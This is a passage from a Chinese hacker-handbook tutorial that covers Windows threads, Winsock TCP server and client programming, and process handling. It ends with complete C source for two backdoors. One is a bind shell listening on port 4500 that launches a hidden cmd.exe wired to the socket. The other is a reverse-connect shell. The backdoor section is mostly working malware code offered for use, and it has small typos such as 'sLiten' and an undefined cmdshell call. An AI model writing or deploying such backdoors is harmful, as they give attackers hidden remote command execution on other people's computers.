Process.exe----------------1240
E:\黑客手册投稿\黑客编程专题\源码\Process\Release>process.exe kill 2312
结束进程成功

E:\黑客手册投稿\黑客编程专题\源码\Process\Release>
```

图 10

学习完了进程，我们再来简单地学习下线程吧！相对来说，线程这个词就比较少听到了，其实线程是进程中的实体，一个进程可以拥有多个线程，一个线程必须有一个父进程。线程不拥有系统资源，只有运行必须的一些数据结构；它与父进程的其它线程共享该进程所拥有的全部资源。

进程可以创建和撤消线程，从而实现程序的并发执行。一般来说，线程具有就绪、阻塞和运行三种基本状态。在多数中央处理器的系统里，不同线程可以同时在不同的中央处理器上运行，甚至当它们属于同一个进程时也是如此。

线程这部分内容在这里没有安排实例，但是在网络通信的部分内容中会应用到线程的知识。首先我们必须知道如何创建一个线程，其实调用一个 API 函数就可以实现了，此函数原型如下：

```
HANDLE CreateThread (LPSECURITY_ATTRIBUTES lpThreadAttributes,
                     DWORD dwStackSize,
                     LPTHREAD_START_ROUTINE lpStartAddress,
                     LPVOID lpParameter,
                     DWORD dwCreationFlags,
                     LPDWORD lpThreadId);
```

lpThreadAttributes 参数指向结构 SECURITY_ATTRIBUTES 的指针，用于定义新线程的安全属性，这里设 NULL 即可；

dwStackSize 参数表示用来分配以字节数表示的线程堆栈大小，NULL 为默认大小；

lpStartAddress 参数指向一个线程函数地址；

lpParameter 参数指向传递给线程函数的参数；

dwCreationFlags 参数表示创建线程后线程的运行状态，CREATE_SUSPEND 表示挂起当前创建的线程；0 表示立即执行当前创建的线程；

lpThreadId 参数用于返回新创建线程的 id。

若函数调用成功则返回新线程的句柄，否则返回 NULL。上面的参数除 lpStartAddress 外，应该都比较好理解。

小知识

那么什么是线程函数呢？线程函数简单的理解，就是这个线程所要执行的代码。每个线程都有自己的线程函数，当然多个线程可以调用同一个线程函数。

线程函数一般以如下形式定义：

```
DWORD WINAPI Thread(LPVOID lpParam);
{
//……………………线程函数代码
}
```

当一个线程被创建之后，父线程可以选择等待这个线程的线程函数返回，或者继续往下执行。假如要等待线程函数返回，可以调用如下 API 函数：

```
DWORD WaitForSingleObject(
HANDLE hHandle,
DWORD dwMilliseconds);
```

此函数等待某个对象受信后返回。

hHandle 参数指向要等待的对象句柄，这个句柄由 CreateThread 函数返回；

dwMilliseconds 参数指向等待超时的毫秒数，若为 INFINITE，则没有设置超时，一直等

待，直到线程函数返回。

如果返回值为WAIT_OBJECT_0，表明指定的对象已经是处于信号状态了；如果返回值为WAIT_TIMEOUT，表明在超时范围内，期望的事件没有发生。若调用失败，则返回WAIT_FAILED。

这两个函数一般以如下形式被组合调用：

```
DWORD ThreadId;
// Thread是线程函数
  HANDLE hThread=CreateThread(NULL,NULL,Thread,NULL,0,&ThreadId);
    if(hThread!=NULL)
    WaitForSingleObject(hThread,INFINITE);
```

六、网络通信编程

俗话说，网络造就了黑客。网络给黑客提供了广阔的活动空间，所以网络通信是黑客编程的重中之重。无论是古老的冰河木马，还是现在的灰鸽子，都是在网络通信的基础上构建起来的。

其实网络通信的过程相当的复杂，作为一名网络通信编程的初学者，我们不必了解太多(有兴趣的朋友可以去看看《TCP/IP详解》，对以后的学习一定是有帮助的)，学好扎实的基础知识才是正道。

小知识

首先我们必须知道网络通信都是基于协议的，协议是网络上所有设备（服务器、交换机、路由器等）之间通信规则的集合，它定义了通信时信息必须采用的格式和这些格式的意义。通俗地说，协议就是网络之间沟通、交流的桥梁，只有相同网络协议的计算机才能进行信息的沟通与交流。这就好比人与人之间交流所使用的各种语言一样，只有使用相同语言才能进行很好的交流。我们现在的互联网就是基于TCP/IP协议的。

目前的网络通信主要分为两种类型，一种是TCP通信（也是本节要讲的通信类型），它是面向连接的通信，它保证了可靠的数据传输，像用IE打开一个网页就是属于这种通信。另一种是UDP通信，它只是把称作数据报的分组从一台主机发送到另一台主机，但并不保证数据报能到达另一端，像QQ就是这种通信形式。

在Windows平台上，要实现网络编程非常的简单，因为微软为我们提供了强大的网络编程接口winsock。它就是微软提供的一系列API函数，所以在调用函数之前必须包含其头文件winsock2.h。由于vc++6.0默认没有连接这些函数的导入库文件，所以还需要添加到WS2_32.lib的连接，具体命令如下：

```
#include<winsock2.h>
#pragma comment(lib,"ws2_32.lib")
```

下面我们先来看一下TCP通信的模型图，如图11所示。

这是一个经典的服务器端和客户端用Winsock API实现TCP通信的过程。下面将根据这个连接过程，一步步地为大家讲解具体的编程过程。

先是服务器端的编写。由于winsock库没有被vc++6.0默认装载，所以在调用winsock函数之前必须装载winsock库，否则将会返回SOCKET_ERROR错误。这也就是图11中的第一步，调用WSAStartup函数初始化WSA，其原型如下：

```
int WSAStarup(
```




图11

```
WORD wVersionRequested,
LPWSADATA lpWSAData);
```

wVersionRequested 参数用来指定想要加载 Winsock 库的版本；

lpWSAData 参数指向一个 LPWSADATA 结构指针，用来保存 WSAStarup 函数返回的 winsock 库的版本信息，这里我们不需要具体了解。

此函数调用成功返回 0，失败可调用 WSAGetLastError 函数确定原因。装载 Winsock 库的代码如下：

```
WSADATA wsaData;
//MAKEWORD 是一个宏，它的作用是将两个byte 型合并成一个 word 型
WORD sockVersion = MAKEWORD(2, 2);
if(WSAStartup(sockVersion, &wsaData) != 0)
    return 0;
```

那么第一步就这么简单的完成了，这样就可以顺利的调用 winsock 函数了，接下去我们要调用socket 函数建立套接字。

小知识 套接字可以看成是在两个程序进行通讯连接中的一个端点，一个程序将一段信息写入套接字中，该套接字将这段信息发送到另外一个套接字中，使这段信息能传送到其它程序。

socket 函数的原型如下：

```
SOCKET socket(
int af,
```

```
int type,
int protocol);
```

af 参数用来指定套接字使用的地址格式，这里只能用 AF_INET；

type 参数用来指定套接字的类型。具体类型如下：

小提示

SOCK_STREAM：流套接字，使用 TCP 提供有连接的可靠传输；
SOCK_DGRAM：数据报套接字，使用 UDP 提供无连接的不可靠的传输；
SOCK_RAW：原始套接字，winsock 接口并不使用某种特定的协议去封装它，而是由程序自行处理数据报和协议首部。
由于这里是 TCP 通信，所以选择 SOCK_STREAM。

protocol 参数是配合 type 使用的，用来指定协议类型。这里是 TCP 通信，所以使用 IPPROTO_TCP。假如是 UDP 通信，那么就是 IPPROTO_UDP，对应的 type 也应该是 SOCK_DGRAM。

当函数成功调用时返回一个新的 SOCKET 句柄，失败则返回 INVALID_SOCKET。

讲完了 socket 函数，我们就可以轻松的建立一个套接字了，具体代码如下：

```
SOCKET sListen = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
if(sListen == INVALID_SOCKET)
{
printf("socket error \n");
return 0;
}
```

套接字已经建立了，那么下一步就应该是绑定本地地址和端口等信息到套接字上。这里要说明下，客户端在建立套接字后可以直接连接服务器端，不需要调用 bind 函数把本地地址和端口绑定到套接字上。因为在调用 connect 函数后，会自动绑定，当然端口是随机的。

下面是 bind 函数的原型：

```
int bind (
SOCKET s ,
const struct sockaddr FAR *addr,
int namelen );
```

s 参数是指向一个有效的套接字句柄，由 socket 函数返回；

Addr 参数指向要关联的本地地址，这里是一个 sockaddr 结构，此结构具体如下：

```
struct sockaddr_in {
short int sin_family;
unsigned short int sin_port;
struct in_addr sin_addr;
    unsigned char sin_zero[8];
};
```

sin_family 域必须设置为 AF_INET；

sin_port 域指定了 TCP 或 UDP 通信服务的端口号；

sin_addr 域用来存储 32 位 IP 地址。

在这个结构中，我们只需要知道其中包含了一个联合 S_un，联合中有一个 u_long 类型 S_addr 用来存储 32 位的二进制数所表示的 IP 地址。我们可以使用 inet_addr 函数将一个小数点的十进制 IP 转换成 32 位二进制数 IP。而 inet_ntoa 函数是 inet_addr 函数的逆函数，将一个

编程

32位二进制数表示的IP地址转化为用一个小数点的十进制字符串表示的IP地址。

sin_zero域还没有被使用。

Namelen参数指向一个sockaddr结构的大小，可由sizeof函数取得。

函数成功调用时返回0，调用失败时返回SOCKET_ERROR。

下面给出绑定本地ip的具体代码：

```
sockaddr_in sin;
sin.sin_family = AF_INET;
sin.sin_port = htons(4500);// htons函数，将主机的无符号短整形数转换成网络字节顺序，4500端口就是本地要监听的端口
sin.sin_addr.S_un.S_addr = INADDR_ANY;// INADDR_ANY表示所有可用地址
if(bind(sLiten, (LPSOCKADDR)&sin, sizeof(sin)) == SOCKET_ERROR)
{
  printf("bind error \n");
  return 0;
}
```

接着下一步就是调用listen函数，设置套接字进入监听状态。其函数原型如下：

```
Int listen(SOCKET s,
Int backlog);
```

S参数指向一个套接字句柄，由socket函数创建；

Backlog参数表示监听列队中允许保持的尚未处理的最大连接数量，通俗的说就是同时允许的最大连接数。

函数成功调用时返回0，调用失败时返回SOCKET_ERROR。

Listen函数调用的具体代码如下：

```
if(listen(sListen, 5) == SOCKET_ERROR)// 设置套接字进入监听状态，最大同时5个连接
  {
        printf("listen error \n");
        return 0;
  }
```

设置套接字进入监听状态后，下一步就应该要进入循环了。此循环的意义在于，可以使程序在结束一个连接后，继续处理其他连接。

先是调用accept函数等待接收客户端的连接，Accept函数原型如下：

```
SOCKET accept(
  SOCKET s,
  struct sockaddr* addr,
  int* addrlen
);
```

S参数指向一个套接字句柄，由socket函数返回；

addr参数指向一个sockaddr结构指针，用来存放客户端的地址信息；

addrlen参数指向一个sockaddr结构长度的指针，可以由sizeof函数取得。

在调用了accept函数后，如果在阻塞模式下，那么accept会一直等待下去，直到有连接后才往下执行。当有连接后，accept函数就会返回一个新的标识客户端的套接字句柄。在得到套接字句柄后我们就可以利用它来接收和发送数据了。下面就来看一下send和recv函数的

原型：

```
int recv (
SOCKET s ,
char FAR *buf ,
int len ,
int flags );

int send(
  SOCKET s,
  Const char FAR *buff,
  Int len,
  Int flags);
```

recv 函数用于接收数据，send 函数用于发送数据。它们的参数基本相同：

s 参数指向一个套接字句柄，由 accpt 函数返回；

buff 参数指向发送或接收数据的缓冲区；

len 参数指向发送或接收数据的缓冲区长度；

flags 参数表示调用方式，一般设为 0。

recv 函数在调用成功时返回收到的字节数，失败时返回 SOCKET_ERROR。

那么在数据传输完毕后我们必须调用 closesocket 函数来关闭由 accept 返回的套接字，这样就结束了一次和客户端的通信。closesocket 函数只有一个参数，就是要关闭的套接字句柄。

下面给出这一循环过程的代码：

```
int nAddrLen = sizeof(remoteAddr);
  char revData[255];
  while(TRUE)
  {
          // 接收一个新连接
          sClient = accept(sListen, (SOCKADDR*)&remoteAddr, &nAddrLen);
          //accept 函数调用失败则继续等待连接
          if(sClient == INVALID_SOCKET)
          {
                  printf("accept() error");
                  continue;
          }
        //接收数据
          int ret=recv(sClient,revData,255,0);
         if(ret>0)
          {
                  //对数据进行处理
          }
          // 关闭套接字句柄, 结束会话
          closesocket(sClient);
  }
```

那么最后，在退出这个服务器端程序前，我们必须再次调用 closesocket 函数关闭由 socket 函数建立的套接字句柄，并且调用 WSACleanup 函数释放 winsock 库。WSACleanup 函数没有参数，直接调用即可。

服务器端的实现过程基本就这样了，那么下面我们就来实现客户端。客户端和服务器端的唯一不同，就是在调用 socket 函数建立套接字后，不用调用 bind 函数绑定本地地址到套接

字中，而是可以直接调用connect 函数连接服务器端。其他过程和服务器端一样。

connect 的函数原型如下：

```
int connect (
SOCKET s ,
const struct sockaddr FAR *name ,
int namelen );
```

s 参数指向一个套接字句柄，由socket 函数创建；

name 参数指向了一个sockaddr 结构指针，包含了服务器端的地址信息；

namelen 参数指向一个sockaddr 结构的长度，可以由sizeof 函数取得。

当函数成功调用时返回0，调用失败时返回SOCKET_ERROR。

这里还有一点要说明，在服务端程序中调用send 和recv 函数的第一个套接字句柄参数是由accept 函数返回的，但是在客户端中，这个句柄参数是用socket 函数返回的句柄。

讲了那么多，终于把TCP 通信过程基本讲完了，这里我们就来编写两个后门，一个正向连接的cmdshell 后门和一个反向连接的cmdshell 后门。

首先来写正向连接的cmdshell 后门。正向连接后门就相当于是一个服务端程序，监听一个端口，等待用户来连接，只不过这个服务端要实现的是cmdshell 的功能。

那么具体如何实现cmdshell 功能呢？这个功能必须调用cmd.exe，后门程序负责从用户那里接收命令，并且把命令传递给cmd.exe，然后从cmd.exe 接收执行结果，并且把执行结果传输给用户。

从上面过程可以看到，我们必须要创建cmd.exe 进程。在后门中创建cmd 进程，一般要用到CreateProcess 函数，其函数原型如下：

```
BOOL CreateProcess(
LPCTSTR lpApplicationName,
LPTSTR lpCommandLine,
LPSECURITY_ATTRIBUTES lpProcessAttributes,
LPSECURITY_ATTRIBUTES lpThreadAttributes,
BOOL bInheritHandles,
DWORD dwCreationFlags,
LPVOID lpEnvironment,
LPCTSTR lpCurrentDirectory,
LPSTARTUPINFO lpStartupInfo,
LPPROCESS_INFORMATION lpProcessInformation);
```

lpApplicationName 参数指向包含了可执行文件名；

lpCommandLine 参数指向命令行字符串，用于传递给可执行文件参数；

lpProcessAttributes 参数描述进程的安全性属性，NULL 为默认安全性；

lpThreadAttributes 参数描述进程初始线程（主线程）的安全性属性，NULL 为默认安全性；

bInHeritHandles 参数表示子进程是否可以继承父进程的句柄；

dwCreationFlags 参数表示创建进程的优先级类别和进程的类型；

lpEnviroment 参数指向环境变量块，环境变量可以被子进程继承；

lpCurrentDirectory 参数指向表示当前目录的字符串，当前目录可以继承；

lpStartupInfo 参数指向StartupInfo 结构，表示新进程中主窗口的位置、大小、输入、输出等信息；

lpProcessInformation 参数指向PROCESS_INFORMATION 结构，用来存储返回的新进程

信息，此结构具体成员如下：

```
typedef struct _PROCESS_INFORMATION {
HANDLE hProcess;     //进程句柄
HANDLE hThread;      //主线程句柄
DWORD dwProcessId; //进程ID
DWORD dwThreadId;  //主线程ID
}PROCESS_INFORMATION;
```

创建进程成功返回TRUE，并且lpProcessInformation返回新进程的信息，否则返回FALSE。

由于后门要把接收到的命令传递给cmd，并且取得cmd执行的结果，这就涉及到了进程间通信。进程间通信有很多方式，后门当中一般用的是管道通信技术。在这里，我们并不运用这个技术，还有一种更巧妙的方法，这就要利用到CreateProcess函数的lpStartupInfo参数了，我们执行如下代码就可以了。

si.hStdInput=si.hStdOutput=si.hStdError=(void*)s;

其中si就是lpStartupInfo参数，s是套接字。这条语句的意思就是把cmd进程的输入输出和套接字s关联起来，这样当套接字s接收到命令时，就会自动把命令传递给cmd进程。当cmd进程有执行结果输出时，就自动把结果通过套接字s发送给用户。这样，这些过程就不必编写代码来实现了。

讲了这么多，该奉献出建立cmdshell的代码了：

```
DWORD WINAPI Thread( LPVOID lpParam )
{
  SOCKET s=(SOCKET)lpParam;
  STARTUPINFO si;
  GetStartupInfo(&si);
    si.dwFlags = STARTF_USESHOWWINDOW|STARTF_USESTDHANDLES;
  si.wShowWindow=SW_HIDE;
  //使cmd的输入输出直接和socket关联
  si.hStdInput=si.hStdOutput=si.hStdError=(void*)s;
  char cmdline[256];
  //得到cmd路径
  GetSystemDirectory(cmdline,sizeof(cmdline));
  strcat(cmdline,"\\cmd.exe");
  PROCESS_INFORMATION ProcessInformation;
  int ret;
  //建立cmd进程
  ret=CreateProcess(NULL,cmdline,NULL,NULL,1,0,NULL,NULL,&si,&ProcessInformation);
  //等待进程结束
  WaitForSingleObject(ProcessInformation.hProcess,INFINITE);
  CloseHandle(ProcessInformation.hProcess);
  return 0;
}
```

看了这个函数的定义是不是有些眼熟呀？这就是一个线程函数，也就是说，在后门当中会利用CreateThread函数来调用这个函数，并且在后门中要为每一个连接建立一个创建cmdshell并与之通信的线程。这样，后门就能同时接收多个连接了。

下面给出其它部分代码：

```
int main(int argc, char* argv[])
```

编程

```
{
    char wMessage[512] = "\r\n===============  BackDoor by 认真的雪 ============\r\n";
    //建立socket数组
    SOCKET sClient;
      //初始化socket，并且监听端口
    BYTE minorVer = 2;
    BYTE majorVer = 2;
    WSADATA wsaData;
    WORD sockVersion = MAKEWORD(minorVer, majorVer);
    if(WSAStartup(sockVersion, &wsaData) != 0)
         return 0;
    SOCKET sListen = WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, 0, 0);
    if(sListen == INVALID_SOCKET)
    {
           printf("socket error \n");
           return 0;
    }
    //设置socket属性
    sockaddr_in sin;
    sin.sin_family = AF_INET;
    sin.sin_port = htons(4500);
    sin.sin_addr.S_un.S_addr = INADDR_ANY;

    if(bind(sListen, (LPSOCKADDR)&sin, sizeof(sin)) == SOCKET_ERROR)
    {
           printf("bind error \n");
           return 0;
    }
    //监听端口，参数5表示最多只能接收五个连接
    if(listen(sListen, 5) == SOCKET_ERROR)
    {
           printf("listen error \n");
           return 0;
    }
    DWORD dwThreadId;
    //循环，用于接收连接，为每个进程创建cmdshell线程
    while(TRUE)
    {
           //接收连接
          sClient =accept(sListen,NULL,NULL);
           //创建cmdshell进程
           CreateThread(NULL,NULL,Thread,(LPVOID)sClient,0,&dwThreadId);
           //发送欢迎消息
           send(sClient,wMessage,strlen(wMessage),0);
    }
    return 0;
}
```

这样，一个正向连接cmdshell后门就完成了，下面来学习反向连接cmdshell后门。反向连接后门就相当于是一个客户端，连接由后门发起，用户相当于服务端，一般用nc监听端口，等待后门连接。cmdshell的线程函数还是和正向连接后门一样，由于比较简单，就直接来看代码吧。

```
int main(int argc, char* argv[])
```

```
{
        char wMessage[512] = "\r\n============== BackDoor by 认真的雪 ==============\r\n";
    BYTE minorVer = 2;
    BYTE majorVer = 2;
    WSADATA wsaData;
    WORD sockVersion = MAKEWORD(minorVer, majorVer);
    if(WSAStartup(sockVersion, &wsaData) != 0)
        return 0;
    SOCKET s = WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, 0, 0);
    if(s == INVALID_SOCKET)
    {
        printf(" socket error \n");
        return 0;
    }
    sockaddr_in sin;
    sin.sin_family = AF_INET;
    sin.sin_port = htons(4500);
    sin.sin_addr.S_un.S_addr = inet_addr("127.0.0.1");
    if(connect(s, (sockaddr*)&sin, sizeof(sin)) == -1)
    {
        printf(" connect error \n");
        return 0;
    }
    if (send(s,wMessage,strlen(wMessage),0)==SOCKET_ERROR)
    {
        printf("Send message error \n");
        return 0;
    }
    cmdshell(s);
    return 0;

}
```

这个反向后门执行效果如图 1 2 所示。

